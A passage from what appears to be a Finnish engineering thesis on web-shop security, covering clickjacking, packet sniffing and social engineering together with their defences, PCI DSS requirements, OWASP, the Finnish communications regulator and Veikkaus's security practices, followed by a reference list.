
Tällaista tapaa käyttäen on muun muassa saatu Facebookiin kirjautuneita henkilöitä tykkäämään sivuista ja ryhmistä heidän tietämättään. Myös Adoben Flash-asetus-sivu on ollut uhrina. Sivuille oli upotettu iframe, jonka avulla annettiin jokaiselle flash-animaatiolle lupa käyttää tietokoneen mikrofonia ja kameraa. Myös Twitter-seuraajia on kerätty tähän tapaan. [18.]

Suojaus

On kaksi päätapaa suojautua klikinryöstöltä: asettaa kunnon X-Frame-Options HTTP -vastaus ylätunnisteet, jotka ilmoittavat selaimelle, etteivät salli kehyksiä muista verkkotunnuksista sekä käyttämällä suojaavaa koodia, jonka avulla varmistetaan, että omat kehykset ovat päällimmäisenä eivätkä muut pääse päällimmäisiksi.

2.9 Pakettien urkinta

Pakettien urkintahyökkäykset ovat verrattavissa salakuunteluun. Hyökkääjä kokeilee napata kahden tai useamman laitteen välillä kulkevia paketteja ja toivoo löytävänsä käyttäjätunnuksia ja salasanoja. Vaikka hyökkääjällä pitääkin olla laite kahden kommunikoivan laitteen välissä, tämä muodostuu ongelmaksi, jos asiakas käyttää vaikkapa julkista langatonta verkkoa eikä suojaa dataliikennettään. Pakettien välistä tutkimisen saa kumminkin estettyä salaamalla liikenteen käyttäjän ja liikkeen välillä. Tällöin hyökkääjä näkee lähteen ja kohteen, mutta jos data on suojattu, se näkyy epäluettavassa muodossa.



Kuva 6. Pakettien urkinta -sovellus käynnissä. [19]

Kuva 6 on pakettien urkintasovellus käynnissä. Siitä näkee, minne mikäkin paketti on menossa ja mitä protokollaa käytetään. Myös pakettien info näkyy.

Esimerkki

Asiakkaan ja verkkokaupan välillä liikenne ei ole salattua, vaikka tämä on jo PCI DSS -standardin vastaista. Asiakas on kahvilassa selailemassa tuotteita verkkokaupasta ja ostaa sieltä jotain. Hänellä on tunnukset verkkokauppaan, jonne on tallennettu osoitetiedot ja luottokortin tiedot. Hyökkääjä sattuu olemaan myös samassa kahvilassa kahvilla ja ajaa pakettien urkintaohjelmaa kahvilan julkisessa verkossa. Hän huomaa asiakkaan ja verkkokaupan välisen liikenteen, ja koska sitä ei ole suojattu, hän saa asiakkaan evästeet istuntojen väliltä haltuun ja sitä kautta asiakkaan kirjautumistiedot.

2.10 Sosiaalinen manipulointi

Sosiaalisella manipuloinnilla tarkoitetaan toimintaa, jolla yritetään saada kohde paljastamaan tietoja itsestään, joilla pääsee salattuihin tietoihin. Luottamus pyritään yleensä saavuttamaan esiintymällä jonkun jo valmiiksi luotetun tahon edustajana. Perinteisemmät tavat tehdä sosiaalista manipulointia on lähettää huijaussähköposteja, vaikka teknisen tuen edustajana ja pyytää käyttäjätunnuksia, jotta saisivat jonkun ongelman korjattua tai soittaa suoraan yrityksen työntekijöille auttaakseen heitä. Isommissa yrityksissä on varsin todennäköistä, että joku on laittanut avunpyynnön tukeen ja jotkut ovat varsin tyytyväisiä, kun heille vastataan nopeasti. Hyökkääjä voi myös jättää fyysisen laitteen kuten USB-tikun paikkaan, josta se löydetään varmasti toivoen, että se laitetaan koneeseen kiinni, josta pääsee levittämään jonkun haittaohjelman yrityksen verkkoon tai sitten tuhota kone, johon se on laitettu kiinni.

Suojaus

Henkilökunnan kouluttamisella voidaan monet sosiaalisen manipuloinnin haitoista estää. Kun myös löytyy helppo tapa raportoida mahdolliset hyökkäysyritykset, saadaan niistä tieto nopeasti ja voidaan varoittaa työntekijöitä nopeasti ja myös estää hyökkäykset.

3 Tietoturvaan erikoistuneita tahoja

Tässä luvussa käsitellään kolme tahoa, jotka liittyvät vahvasti verkkokaupan tietoturvan suunnitteluun ja tiedottamiseen.

3.1 PCI Security Standard Council

PCI Security Standard Council on riippumaton toimielin, jonka ovat perustaneet MasterCard Worldwide, American Express, Visa International, JCB ja Discover Financial Service, on luonut PCI DSS -standardin (Payment Card Industry Data Security Standard). PCI DSS -standardilla ohjataan maksukorttiliikenteen tietoturvaa, ja sen noudattaminen koskee kaikkia maksukorttitapahtumia käsitteleviä tahoja. Sen tarkoituksena on tehdä kortilla maksamisesta turvallista.

Standardia on kaikkien, jotka käsittelevät maksukortti tietoja, noudatettava. Vaikka yritys ulkoistaisi maksutavat, on se silti vastuussa siitä, että sopimuskumppani noudattaa standardia. Mikäli yritys ei noudata tätä standardia ja heiltä viedään korttitietoja, saa yritys siitä sanktiot.

PCI-standardin osa kannattaa rajata johonkin tiettyyn osa-alueeseen, sillä jos sen pitäisi kattaa koko yrityksen järjestelmä, olisi sen ylläpitäminen kallista ja hankalaa. PCI Security Standard Councilin verkkosivuilta saa hyvät ohjeet PCI DSS -standardista, miten suojata asiakkaiden dataa. Taulukko 1, näkyy PCI DSS -standardin päävaatimukset. Jokaisesta osasta löytyvät tarkemmat ohjeet standardin omasta dokumentaatiosta.

Taulukko 1. PCI DSS -standardin päävaatimukset on jaettu kuuteen luokkaan. [20]

Luokka	**PCI DSS Vaatimukset**
Turvallisen verkon rakentaminen ja ylläpito	1. Asenna ja ylläpidä palomuuriratkaisua
	2. Älä käytä jälleenmyyjien tarjoamia oletussalasanoja tai -asetuksia
Kortinhaltijoiden tietojen suojaaminen	3. Salaa kortinhaltijoiden tiedot, joita lähetetään julkisissa verkoissa
	4. Suojaa tallennetut kortinhaltijatiedot
Haavoittuvuuksilta suojaavien ohjelmistojen ylläpito	5. Käytä ja päivitä säännöllisesti virustorjuntaohjelmisto
	6. Kehitä ja ylläpidä tietoturvallisia järjestelmiä ja ohjelmistoja
Tiukan pääsynhallinnan käyttöönotto	7. Rajaa pääsy kortinhallinta tietoihin vain niille joiden on pakko
	8. Aseta yksilöllinen tunnus kaikille henkilöille joilla on tietokoneille pääsy
	9. Rajoita fyysistä pääsyä kortinhallinta tietoihin
Verkkojen säännöllinen seuranta ja testaaminen	10. Seuraa ja valvo pääsyä kaikkiin verkkoresursseihin ja kortinhaltija tietoihin
	11. Testaa säännöllisesti tietoturvajärjestelmät ja -prosessit
Tietoturvakäytänteiden ylläpito	12. Luo ja ylläpidä koko henkilöstöä koskevat tietoturvakäytanteet.

3.2 OWASP

OWASP (Open Web Application Security Project) ei tavoittele voittoa. Se pyrkii parantamaan sovelluksien tietoturvaa. OWASP:lla on laaja wikikirjasto, josta kuka tahansa voi hakea tietoa parantaakseen sovelluksiensa tietoturvaa. Wikikirjastolla on tuhansia aktiivisia käyttäjiä, jotka pitävät huolen siitä, että sivujen oikein pitävyys ja laatu säilyvät. OWASP:n tarkoituksena on pysyä ulkopuolisena tahona, jotta he pystyvät tarjoamaan puolueetonta dataa. OWASP:n tarjoamiin tietoihin viitataan useassa paikassa. Myös PCI Security Standard Councilin on käyttänyt sitä apunaan luodessaan standardin dokumentaatiota.

OWASP tarjoaa myös Top 10 -listan pahimmista haavoittuvuuksista. Top 10 -lista on tehty ensimmäisen kerran vuonna 2004, jonka jälkeen se on päivitetty kolmen vuoden välein. Uusin versio on vuodelta 2013. Tätä työtä tehdessä he ovat aloittaneet tietojen keräyksen yrityksiltä uuden listan tekemistä varten. Lista tarjoaa kuvauksen haavoittuvuudesta, esimerkkejä sekä ohjeet, kuinka suojautua haavoittuvuudelta.

3.3 Viestintävirasto

> Viestintäviraston tehtävänä on valvoa sähköisen viestinnän tietosuojalain sekä sen nojalla annettujen säännösten ja määräysten noudattamista. [21]

Viestintävirastolla on kyberturvakeskus, joka tarjoaa muun muassa varoituksia. Kyberturvallisuuskeskukselle kuuluu myös CERT- ja NCSA -tehtävät.

Viestintävirastolla on myös käynnissä HAVARO-järjestelmä, joka on tarkoitettu huoltovarmuuskriittisille toimijoille sekä valtionhallinnolle. Tarkoituksena on saada tiedot tietoturvaloukkauksista nopeammin sekä myös tiedottaa järjestelmään kuuluville yrityksille riskeistä, jotta he osaavat varautua uusia riskejä vastaan. Viestintävirasto hoitaa järjestelmän ylläpidon. HAVARO on vapaaehtoinen järjestelmä. Pelkkä huoltovarmuuskriittisyys ei riitä. Yrityksellä täytyy olla myös riittävä tietoturvatoiminnan taso, sillä HAVARO itsessään ei riitä vielä suojaamaan hyökkäyksiltä. [22.]

4 Veikkaus esimerkkinä verkkokaupan tietoturvasta

Monen yrityksen tietoturvan lähtökohtana on olla vaikeammin murrettava kuin muut yritykset, sillä jos joku todella haluaa saada sivustolle haittaa tai murtautua sisään ja löytyy myös resursseja, hän pystyy kyllä harmia aiheuttamaan. Kun on hoitanut tietoturvan paremmin kuin joku toinen yritys satunnaiset hyökkääjät ja huvikseen hyökkäyksiä tekevät todennäköisesti siirtyvät toisen yrityksen harmiksi. Pyritään myös varautumaan pahimpaan. Näin ollen voidaan sanoa, että on suojauduttu ja tehty kaikki, mutta toisella oli vaan paremmat keinot käytössä.

Veikkauksessa on siirrytty perinteisistä isoista, tiettynä ajankohtana tehdyistä julkaisuista, ketterään kehitykseen hyvin tuloksin. Eri auditointeja tapahtuu ympäri vuoden useampia. Ne liittyvät muun muassa sovellustietoturvaan, joka on tällä hetkellä suurin riskin aihe. Sovelluksien kautta tehtyjä iskuja tehdään enemmän kuin infrankautta tehtyjä iskuja. Auditointeja tekee pääosin ulkopuoliset tahot. SIEM (Security Information & Event Managemet) -hankkeen myötä reaaliaikainen tilannekuva on parantunut. Myös IDS (tunkeutumisen havaitsemisjärjestelmä) on otettu käyttöön.

Tuotantoprosessia on automatisoitu lähivuosina testauksen helpottamiseksi ja nopeuttamiseksi. Virtualisoinnin avulla pystytään testaamaan useampaa muokkausta kerrallaan erilaisilla asetuksilla. Testiympäristöissä ei ole selkokielistä tai aitoa asiakasdataa käytössä ollenkaan, ja näitä tietoja vaativiin testeihin on rakennettu turvallinen testiympäristö. Tavallisissa testiympäristöissä se on sekoitettu tai maskattu. Toimistoympäristöstä ei myöskään ole suoraa yhteyttä pelijärjestelmiin. Web-palveluilla on myös oma sovelluspalomuuri, jonka avulla saadaan aikaa haavoittuvuuksien korjauksien testaamiseen.

Operaattorilta on myös käytössä palvelu, joka auttaa palvelunestohyökkäyksien estämisissä. Säätöjä on kumminkin tehty, mutta niitä ei pystytä testaamaan ennen seuraavaa tosi tilannetta. Palvelun osana on pienempi pesuri lähempänä Veikkauksen palvelimia, joka hoitavat palvelunestohyökkäkseltä suojaamisen, kunnes ei enää pysty, ja siirtää siitä suojaamisen operaattorin runkoverkossa olevaan pesuriin, josta löytyy enemmän tehoja. Palvelun tarkoituksena on havaita palvelunestohyökkäykset, ennen kuin ne ovat kunnolla päässeet vauhtiin ja suodattaa haitallinen liikenne pois jo ennen Veikkauksen palvelimia. [23.]

5 Yhteenveto

Monet perusverkkosivujen uhkista koskevat myös verkkokauppoja. Tosin uskoakseni verkkokaupat ovat todennäköisempiä kohteita kuin perussivut. Useimmiten verkkokaupat kuitenkin sisältävät jotain luottamuksellista dataa sen asiakkaista, kuten osoitteita. Tämän vuoksi onkin tärkeää, että verkkokaupan ylläpitäjät pitävät huolta tietoturvasta. Verkkokaupalle tulee kalliiksi, jos sen asiakastiedot joutuvat vääriin käsiin.

Verkkosovellusten turvallisuuden tarkistaminen olisi hyvä tehdä sekä automaattisesti että manuaalisesti. Näin saadaan mahdollisimman paljon tarkistettua luotettavasti. Monien hyökkäyksien suojaamisissa on päällekkäisyyksiä, esimerkiksi syötteen tarkistus, mikä osaltaan parantaa suojauksien toteuttamista. Lopussa on vielä kertaus asioista, joita on mainittu tässä insinöörityössä.

Vaikka palvelunestohyökkäyksiä ei suuressa mittakaavassa Suomessa tapahdu kovin usein, on niiltä hyvä pyrkiä suojautumaan. Jos myynti tapahtuu pääasiassa suomalaisille, on mahdollista suodattaa ulkomailta tuleva liikenne pois. Operaattorin kanssa voi tehdä sopimuksen, jolla suodattaminen voidaan aloittaa jo heidän päässään, liikennettä ei tarvitse päästää omille palvelimille asti, vaikkakin on hyvä olla vielä varokeinoja omillakin palvelimilla.

Syötteiden tarkistaminen on erinäisissä kentissä myös varsin tärkeää, vaikkakaan tämä ei estä kaikkea. Sillä saadaan kuitenkin jo suodatettua todennäköisesti satunnaiset kokeilijat pois yrittämästä ja kumminkin vaikeutettua hyökkääjän yrityksiä.

Liikenne asiakkaan ja verkkokaupan välillä on myös hyvä salata käyttäen SSL- tai TSL-tekniikkaa, jotta asiakkaan tietoja ei voida tuosta noin vain napata, jos hän käyttää julkista verkkoa ilman omia suojakeinoja, mikä on vallan todennäköistä.

Sosiaalisen manipuloinnin taktiikat on hyvä tiedostaa, varsinkin henkilöillä, joilla on tunnukset hallinnoida verkkokauppaa. Nykyään pitäisi olla jo yleistä tietoa, ettei ylläpito tai muu taho kysele tunnuksia auttaakseen ongelmissa. Kumminkin vahinkoja sattuu, varsinkin kiireessä vielä helpommin.

Injektioilta voidaan välttyä parametrisoimalla koodi ja tarkistamalla mahdolliset kohteet aika ajoin, muutoksien yhteydessä varsinkin. Kaikki liikenne tulisi myös oletuksena estää

ja sallia vain tarvittava liikenne ja avata portit, joita todella tarvitaan. Näin vähennetään heikkoja kohtia roimasti. Verkkoa on myös helpompi hallita ja hyökkäyksen sattuessa rajata, mistä se on tulossa.

Insinöörityön tarkoituksena oli ottaa itselleni selvää tietoturvauhkista ja luoda hyvä perusteoriapohja näiltä suojautumiseen. Tässä onnistuin hyvin ja nyt tiedän asioista paljon enemmän kuin aikaisemmin ja osaan varautua uhkiin. Osaan myös tarvittaessa jakaa tietoa eteenpäin sitä tarvitseville.

Lähteet

1 Top 10 2007-Insecure Direct Object Reference. Verkkodokumentti. <https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference> Päivitetty 18.04.2010 Luettu 7.10.2016.

2 Acunetix. SQL Injection (SQLi). Verkkodokumentti. <https://www.acunetix.com/websitesecurity/sql-injection/> Luettu 7.10.2016.

3 Acunetix. Blind SQL Injection: What is it?.Verkkodokumentti. <https://www.acunetix.com/websitesecurity/blind-sql-injection> Luettu 7.10.2016.

4 <https://www.ovh-hosting.fi/anti-ddos/anti-ddos-toimintaperiaate.xml>.

5 Carnegie Mellon University. TCP SYN Flooding and IP Spoofing Attacks. Verkkodokumentti. <https://www.cert.org/historical/advisories/CA-1996-21.cfm> Päivitetty 29.11.2000 Luettu 7.10.2016.

6 <https://www.cisco.com/c/en/us/about/security-center/guide-ddos-defense.html>.

7 Chan-Tin, Eric. 2009. Distributed Denial of Service Attacks, Analysis of Defenses.

8 Tietoturvaloukkaukset vuonna 2015. 2016. Verkkodokumentti. <https://www.viestintavirasto.fi/tilastotjatutkimukset/katsauksetjaartikkelit/2016/tietoturvaloukkauksetvuonna2015.html> Päivitetty 28.4.2016 Luettu 11.10.2016.

9 Cross Site Scripting Flaw. Verkkodokumentti. <https://www.owasp.org/index.php/Cross_Site_Scripting> Päivitetty 13.9.2013 Luettu 7.10.2016.

10 Acunetix. Types of XSS. Verkkodokumentti <http://www.acunetix.com/websitesecurity/xss/> Luettu 10.10.2016.

11 <http://excess-xss.com/>.

12 Acunetix. DOM-based Cross-Site Scripting (XSS) Explained. Verkkodokumentti. 2013 <https://www.acunetix.com/blog/articles/dom-xss-explained/> Luettu 26.9.2016.

13 Cross-Site Request Forgery (CSRF). Verkkodokumentti. <https://www.owasp.org/index.php/CSRF> Päivitetty 22.5.2016 Luettu 21.9.2016.

14 Federgreen/Wan/Dworak. Web security exploits.

15 Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. Verkkodokumentti. <https://www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet> Päivitetty 12.10.2016 Luettu 10.10.2016.

16 Top 10 2013-A2-Broken Authentication and Session Management. Verkkodokumentti. <https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management> Päivitetty 3.2.2015 Luettu 7.10.2016.

17 Top 10 2013-A5-Security Misconfiguration. Verkkodokumentti. <https://www.owasp.org/index.php/Top_10_2013-A5-Security_Misconfiguration> Päivitetty 23.6.2016 Luettu 7.10.16.

18 Clickjacking. Verkkodokumentti. <https://www.owasp.org/index.php/Clickjacking> Päivitetty 1.12.2015 Luettu 7.10.16.

19 <http://searchsecurity.techtarget.com/tip/Wireshark-tutorial-How-to-sniff-network-traffic>.

20 PCI DSS Quick Reference Guide. <https://www.pcisecuritystandards.org/documents/PCIDSS_QRGv3_2.pdf?agreement=true&time=1476362744912> Luettu 5.10.2016.

21 Viestintävirasto. Tietoturvasta vastaavat viranomaiset. 2016. <https://www.viestintavirasto.fi/kyberturvallisuus/viestintavirastontietoturvapalvelut/muidenviranomaistentietoturvapalvelut.html> Luettu 10.10.2016.

22 Viestintävirasto. [Teema] HAVARO havainnoi ja varoittaa tietoturvaloukkauksista. 2016. <https://www.viestintavirasto.fi/kyberturvallisuus/tietoturvanyt/2016/05/ttn201605241520.html> Luettu 10.10.2016.

23 Seuri Jan. Keskustelu. 10.2016.